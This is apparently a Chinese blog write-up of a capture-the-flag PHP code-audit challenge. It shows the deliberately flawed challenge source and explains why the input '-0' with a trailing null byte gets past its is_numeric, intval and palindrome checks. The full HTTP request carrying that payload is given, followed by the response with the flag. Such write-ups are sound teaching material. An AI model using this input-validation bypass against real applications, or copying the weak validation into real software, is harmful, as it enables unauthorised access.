
writeup---你真的会PHP吗？

原创


wewww111 于 2018-08-09 17:23:56 发布 1024 收藏

实验吧的一道题php审计题.

http://ctf5.shiyanbar.com/web/PHP/index.php



抓包发现：hint:.....txt



是这样的，根据response反馈的信息，我们可以看见 hint（提示）

那就打开它看看吧


```php
<?php


$info = "";
$req = [];
$flag="xxxxxxxxxx";

ini_set("display_error", false);
error_reporting(0);


if(!isset($_POST['number'])){
   header("hint:6c525af4059b4fe7d8c33a.txt");

   die("have a fun!!");
}

foreach([$_POST] as $global_var) {
    foreach($global_var as $key => $value) {
        $value = trim($value);
        is_string($value) && $req[$key] = addslashes($value);
    }
}


function is_palindrome_number($number) {
    $number = strval($number);
```

代码审计

```
//条件1：判断是否为数值型
if(is_numeric($_REQUEST['number'])){

   $info="sorry, you cann't input a number!";

}elseif($req['number']!=strval(intval($req['number']))){  //条件二：判断intval(number)是否等于原来number的值

     $info = "number must be equal to it's integer!! ";

}else{

     $value1 = intval($req["number"]);
     $value2 = intval(strrev($req["number"]));

     if($value1!=$value2){                          //条件三：判断翻转后number的值是否相等
          $info="no, this is not a palindrome number!";
     }else{

          if(is_palindrome_number($req["number"])){ //条件四，判断number是否为回文字符串
              $info = "nice! {$value1} is a palindrome number!";
          }else{
             $info=$flag;
          }
     }

}

echo $info;
```

分析：

1. number 不能是数字
2. number2 = trim(number)
3. intval(number2) = number2
4. intval(number2) = intval(strrev(number2))
5. trim(number) 不是回文

解：

第一个条件（1）：很好解决，末尾加一个空白字符

第二个条件（3）：只要是一个在表示范围内的数字字符串都行

第三，第四个条件（4,5）：正常思维下，是相互矛盾，不能共存的，

但是我们可以利intval（string）函数特点------当string太大，或者格式错误（不是数字串）时返回 0

+ 数字 有正数负数， 正数翻转后还是数，负数（-12）翻转后（12-）就不是一个数了， + intval(-0) = 0

所以 构造字符串 '-0 ' 就可以满足所有条件了

Request

Raw | Params | Headers | Hex

```
POST /web/PHP/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://www.shiyanbar.com/ctf/2008
Cookie: Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1533695436,1533695476,1533780203,1533784383;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*112303%2CnickName%3Awz;
Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1533784413
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 12
Content-Type: application/x-www-form-urlencoded

number=-0%00
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Thu, 09 Aug 2018 08:37:13 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 26
Connection: close
Content-Type: text/html

FLAG{2dd8711082fe24c19ae8}
```